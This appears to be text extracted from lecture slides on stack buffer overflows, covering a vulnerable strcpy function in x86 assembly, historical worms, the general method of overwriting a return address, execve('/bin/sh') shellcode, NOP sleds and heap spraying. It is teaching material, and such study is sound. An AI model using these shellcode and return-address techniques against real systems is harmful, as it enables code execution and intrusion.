
Calling a libC function




Calling a libC function



Calling a libC function




Our first buffer overflow™



```
foo:
    pushl %ebp
    movl %esp, %ebp
    subl $36, %esp
    movl 8(%ebp), %eax
    movl %eax, 4(%esp)
    leal -28(%ebp), %eax
    movl %eax, (%esp)
    call strcpy
    xorl %eax, %eax
    leave
    ret
```

string = "Lorem ipsum dolor
sit amet, consetetur"

Our first buffer overflow™



Relevance?

- 1988 Morris Worm
- 2003 Windows: Blaster, SQLSlammer
- 2008 Nintendo Twilight Hack for the Wii
- 01-05/2013: ~10% of all CVE (Common Vulnerability and Exposures) reports are buffer overflows

Smashing the stack for fun and profit™

- In general: find an application that uses
 - 1) A (preferably character) buffer on the stack, and
 - 2) Improperly validates its input by
 - using unsafe functions (strcpy, sprintf), or
 - incorrectly checking input values
 - 3) Allows you to control its input (e.g., through user input)
- Craft input so that it
 - Contains arbitrary code to execute (shellcode), and
 - Overwrites the function's return address to jump into this crafted code

Shell code

```
char *s = "/bin/sh";
```

```
execve(s, NULL, NULL);
```

```
movl $0xb, %eax  
movl <s>, %ebx  
movl $0x0, %ecx  
movl $0x0, %edx  
int $0x80
```


But where is `s` exactly?

Shell code problems


- With which address do we overwrite the return address?
- Where in memory is the string to execute?
- How to contain everything into a single buffer?

Where to jump?

Finding exact jump target can be hard:




NOP sled increases hit probability:



Heap Spraying: - force application to allocate thousands of strings containing shell code
- jump to a random address and hope you hit a NOP sled

Determining string address



- **Assumptions**

- We can place code in a buffer.
- We can overwrite return address to jump to start of code.


- **Problem:**

- We need to place a string (e.g., `"/bin/sh"`) and obtain a pointer to this string


- **Solution:**

- Use ESP as pointer

